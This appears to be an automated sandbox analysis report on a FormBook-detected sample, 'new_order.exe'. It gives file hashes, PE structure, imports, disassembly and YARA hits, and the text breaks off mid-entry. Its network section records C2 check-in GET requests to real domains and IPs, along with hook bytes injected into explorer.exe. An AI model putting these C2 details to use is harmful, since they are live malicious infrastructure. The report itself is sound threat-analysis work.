Preview:	L;jcc..O.O.....Scr.#.rv.Cr.#.rv.K..[c*._.ccc..Wcb.ob.s.[.K`ccc.;.?b.ob.s.[.KKccc.3.7b.ob.s.[.K6ccc.+./b.ob.s.[.K!ccc.#.'..sg..k..#ff.o..C.G.s.Kg.,.K.O.K._.g$.5.s.ZT.Kf._ .g%._....W.GS.Kcccc.g.h..._b.;.b.3.b.+..b.#..b.C.b.K..Y.s..oZ..W..Qd.Sb.;...krh.Sf._Kcccc*..g.ccc.g.p...W...S....H.%oc..O..r.#.rv.[.k.c..o..k.c.s.w$.[.$g._.k.c..k.d.[._.H .%oc.y]).K.eccK.ecc%wc..bB.K.eccK.ecc%kc.p...K.eccK.ecc%kc..O.O.r.#.rv.K*.[sccc.;._..[c.y._)cc._.._.[..[NGKwhcc.#..k..k..,c.p;.p?.K..k.$Dc.p;.p?.e.k..#c.h;...bB .K4dcc.K1`bb.WNr.K.b.kK.bbb.W..Wc.i..ScNj*.Sdccc.S.H.%gc..O.O.r.#.rv.K*.[.ccc.#._..[c.y._)cc._.._.[..[NGK.gcc.#r..ccc.k..k..,c.p#.p'.o..k.$Dc.p#.p'.s..k.4D.p#.p'.w.,.k..5 f.x#.x'.K..k.$De.p#.p'.h.k..#c.h#..y]).KIccc.KF_bb.W..{c.k.K.{.dNzb.{b.wb.sb.ob.kK.abb.W..Wc.i..ScNj*.Sdccc.S.H.%wc..O.O.*.[sccc.G._..[c.y._)cc._.._.[..[NGK.fcc.#..k..k.. ,c.pG.pK.o..k.$Dc.pG.pK.e.k..#c.hG..p...K.ccc.K._bb.WNqb.

C:\Users\user\AppData\Local\Temp\nsq94FC.tmp\yvucmw.dll

Process:	C:\Users\user\Desktop\new_order.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20992
Entropy (8bit):	5.741159742941817
Encrypted:	false
SSDEEP:	384:uo6PUQ1aldbpD3HXY0QmwiEiTIYKopaZUb6xhbofSb:uoG1albrXY0HwinMdZeUhboab
MD5:	86475A0DBD24B01BCD1B264FECFDF1A2
SHA1:	745CE764EB6C9BF86E5AE65A5F365E7FAF14A394
SHA-256:	4CE85A4D12AA0D5B072330DBC50393D2D29EBA5321BEB3B3BFC6C4A8E9306AD7
SHA-512:	E14DC2F083BD976482554B62B875645815F6F6BCB9B604B366B7F854E2620222DE8F038BB8DDBC20260824762246A9CC1855C6AA1B1CC2A1415FEB4A75B4EACA 1
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0...0...0...[...0...0..0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0... .....PE..L...U..a.....!.....@.....P.....@.....0Q..L...|Q.....`.....p.....P..0.... .....text....>.....@..... ..`.rdata.....P.....D.....@..@.rsrc.....`.....N.....@..@.reloc.....p.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsv94CC.tmp

Process:	C:\Users\user\Desktop\new_order.exe
File Type:	data
Category:	dropped
Size (bytes):	267309
Entropy (8bit):	7.661744346775928
Encrypted:	false
SSDEEP:	6144:R7t0RpX6EopogjVRtFMZ1Y77rCTV3t4cEvcGDw:Jt0WEczRi1+CZtmcG
MD5:	852AD076286B6472228677C4224BDDD7

SHA1:	D11BEB7702EC783895F2CE4507F49B8333D6D555
SHA-256:	6C64A99477E6D61945489DF8DCEF2AF8782AE6D5E9C50F5F5085D4970225370B
SHA-512:	F524F2CC5DD2280BBD8E81A8629E523F840E52F1F4FBC561E0782A0E324EDAB4D15D56DD55D6484E766263E20E14594FF82B9BAE7FE1D7AEA65BB03AFB0DFA03
Malicious:	false
Reputation:	low
Preview:	.c.....,.....3....K.....b.....c.....J.....S..j.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.929386224484157
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	new_order.exe
File size:	253458
MD5:	a0e70d1760e60d81e0f4ac2904fa8002
SHA1:	0512dcf545274ac6512abf3fb31a6fff41614280
SHA256:	0cd606362bbe747f3d0c0193675ce46ea2920fba28580b784f50a2969bbb0c27
SHA512:	59c04bc30b9f279d434428011efe80d41fd5de99c92165c77dc2a097b742c60e676f65d6185c90d9e5ddfd181fd4a32c7d237ca75ed2be978c6b951be6ae8588
SSDEEP:	6144:ow9b+8zbnoCMYqpvN/NlL7A+H9zKeKE6QGLxWyvS:NzzkzX7A+HJPifLu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409128h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h
call dword ptr [004070B4h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [00423F58h], eax
call 00007F733D0CE320h
mov dword ptr [00423EA4h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 0041F450h
call dword ptr [00407158h]
push 004091B0h
push 004236A0h
call 00007F733D0CDFD7h
call dword ptr [004070B0h]
mov edi, 00429000h
push eax
push edi
call 00007F733D0CDFC5h
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00429000h], 00000022h
mov dword ptr [00423EA0h], eax
mov eax, edi
jne 00007F733D0CB7ECh
mov byte ptr [esp+14h], 00000022h
mov eax, 00429001h
push dword ptr [esp+14h]
push eax
call 00007F733D0CDAB8h
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007F733D0CB845h
cmp cl, 00000020h
jne 00007F733D0CB7E8h
inc eax
cmp byte ptr [eax], 00000020h
je 00007F733D0CB7DCh
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers	
Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73a4	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94693169534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2c190	0x2e8	data	English	United States
RT_DIALOG	0x2c478	0x100	data	English	United States
RT_DIALOG	0x2c578	0x11c	data	English	United States
RT_DIALOG	0x2c698	0x60	data	English	United States
RT_GROUP_ICON	0x2c6f8	0x14	data	English	United States
RT_MANIFEST	0x2c710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, SetFileTime, GetTempPathA, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetWindowsDirectoryA

DLL	Import
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-10:35:12.114127	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.4	34.102.136.180
01/28/22-10:35:12.114127	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.4	34.102.136.180
01/28/22-10:35:12.114127	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.4	34.102.136.180
01/28/22-10:35:12.228646	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49806	34.102.136.180	192.168.2.4
01/28/22-10:35:33.102852	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49829	80	192.168.2.4	3.64.163.50
01/28/22-10:35:33.102852	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49829	80	192.168.2.4	3.64.163.50
01/28/22-10:35:33.102852	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49829	80	192.168.2.4	3.64.163.50

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 10:35:12.094950914 CET	49806	80	192.168.2.4	34.102.136.180
Jan 28, 2022 10:35:12.113820076 CET	80	49806	34.102.136.180	192.168.2.4
Jan 28, 2022 10:35:12.113967896 CET	49806	80	192.168.2.4	34.102.136.180
Jan 28, 2022 10:35:12.114126921 CET	49806	80	192.168.2.4	34.102.136.180
Jan 28, 2022 10:35:12.133012056 CET	80	49806	34.102.136.180	192.168.2.4
Jan 28, 2022 10:35:12.228646040 CET	80	49806	34.102.136.180	192.168.2.4
Jan 28, 2022 10:35:12.228684902 CET	80	49806	34.102.136.180	192.168.2.4
Jan 28, 2022 10:35:12.228990078 CET	49806	80	192.168.2.4	34.102.136.180
Jan 28, 2022 10:35:12.348798990 CET	49806	80	192.168.2.4	34.102.136.180
Jan 28, 2022 10:35:12.367767096 CET	80	49806	34.102.136.180	192.168.2.4
Jan 28, 2022 10:35:33.082981110 CET	49829	80	192.168.2.4	3.64.163.50
Jan 28, 2022 10:35:33.102547884 CET	80	49829	3.64.163.50	192.168.2.4
Jan 28, 2022 10:35:33.102688074 CET	49829	80	192.168.2.4	3.64.163.50
Jan 28, 2022 10:35:33.102852106 CET	49829	80	192.168.2.4	3.64.163.50
Jan 28, 2022 10:35:33.121958971 CET	80	49829	3.64.163.50	192.168.2.4
Jan 28, 2022 10:35:33.121994019 CET	80	49829	3.64.163.50	192.168.2.4
Jan 28, 2022 10:35:33.122025013 CET	80	49829	3.64.163.50	192.168.2.4
Jan 28, 2022 10:35:33.122153044 CET	49829	80	192.168.2.4	3.64.163.50
Jan 28, 2022 10:35:33.122200012 CET	49829	80	192.168.2.4	3.64.163.50
Jan 28, 2022 10:35:33.141402006 CET	80	49829	3.64.163.50	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 10:35:12.069257975 CET	56627	53	192.168.2.4	8.8.8.8
Jan 28, 2022 10:35:12.088390112 CET	53	56627	8.8.8.8	192.168.2.4
Jan 28, 2022 10:35:33.026738882 CET	56621	53	192.168.2.4	8.8.8.8
Jan 28, 2022 10:35:33.047683001 CET	53	56621	8.8.8.8	192.168.2.4
Jan 28, 2022 10:35:53.270422935 CET	64801	53	192.168.2.4	8.8.8.8
Jan 28, 2022 10:35:53.404603004 CET	53	64801	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 10:35:12.069257975 CET	192.168.2.4	8.8.8.8	0x5dc9	Standard query (0)	www.royalfountainlogistics.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:35:33.026738882 CET	192.168.2.4	8.8.8.8	0xe568	Standard query (0)	www.bitherders.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:35:53.270422935 CET	192.168.2.4	8.8.8.8	0xf305	Standard query (0)	www.mydemosite0.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 10:35:12.088390112 CET	8.8.8.8	192.168.2.4	0x5dc9	No error (0)	www.royalfountainlogistics.com	royalfountainlogistics.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:35:12.088390112 CET	8.8.8.8	192.168.2.4	0x5dc9	No error (0)	royalfountainlogistics.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 10:35:33.047683001 CET	8.8.8.8	192.168.2.4	0xe568	No error (0)	www.bitherders.com		3.64.163.50	A (IP address)	IN (0x0001)
Jan 28, 2022 10:35:53.404603004 CET	8.8.8.8	192.168.2.4	0xf305	No error (0)	www.mydemosite0.com	mydemosite0.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:35:53.404603004 CET	8.8.8.8	192.168.2.4	0xf305	No error (0)	mydemosite0.com		67.225.236.76	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.royalfountainlogistics.com
- www.bitherders.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49806	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:35:12.114126921 CET	10406	OUT	GET /os16/?XL3pvD=fPwrUrgVvuqeO931Dg4gzzbtrd7thr2/NsJ/u9TrNiEyg4FeGnR3RlXi6kvbgSn2o0yC&m0D d=nFQHcLg0mfV8fj HTTP/1.1 Host: www.royalfountainlogistics.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 10:35:12.228646040 CET	10407	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 09:35:12 GMT Content-Type: text/html Content-Length: 275 ETag: "61f22041-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49829	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:35:33.102852106 CET	10459	OUT	GET /os16/?XL3pvD=wD4cT7q48NFnhCndHw9GtexQ1GWRT95jx29TDgoZhFSVm5lLt3bl1PAkaHfi4RiaXjL3&m0D d=nFQHcLg0mfV8fj HTTP/1.1 Host: www.bitherders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 10:35:33.121994019 CET	10460	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 28 Jan 2022 09:35:37 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 65 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 69 74 68 65 72 64 65 72 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 61 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 62 69 74 68 65 72 64 65 72 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4e <meta http-equiv='refresh' content='5; url=http://www.bitherders.com/' />a </head>9 <body>3a You are being redirected to http://www.bitherders.coma </body>8</html>0

Code Manipulations


User Modules

Hook Summary		
Function Name	**Hook Type**	**Active in Processes**
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes		
Process: explorer.exe, Module: user32.dll		
Function Name	**Hook Type**	**New Data**
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: new_order.exe PID: **1372**, Parent PID: **5228**

General	
Target ID:	1
Start time:	10:33:47
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\new_order.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\new_order.exe"
Imagebase:	0x400000
File size:	253458 bytes
MD5 hash:	A0E70D1760E60D81E0F4AC2904FA8002
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: new_order.exe PID: 6468, Parent PID: 1372

General

Target ID:	3
Start time:	10:33:50
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\new_order.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\new_order.exe"
Imagebase:	0x400000
File size:	253458 bytes
MD5 hash:	A0E70D1760E60D81E0F4AC2904FA8002
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.754910561.00000000004C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.754910561.00000000004C0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.754910561.00000000004C0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.688696186.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.688696186.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.688696186.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.687734511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.687734511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.687734511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.754825305.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.754825305.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.754825305.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.755193140.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.755193140.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.755193140.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A447	NtReadFile

Analysis Process: explorer.exe PID: 3424, Parent PID: 6468

General

Target ID:	5
Start time:	10:33:55
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.738390030.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.738390030.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.738390030.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.723911761.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: 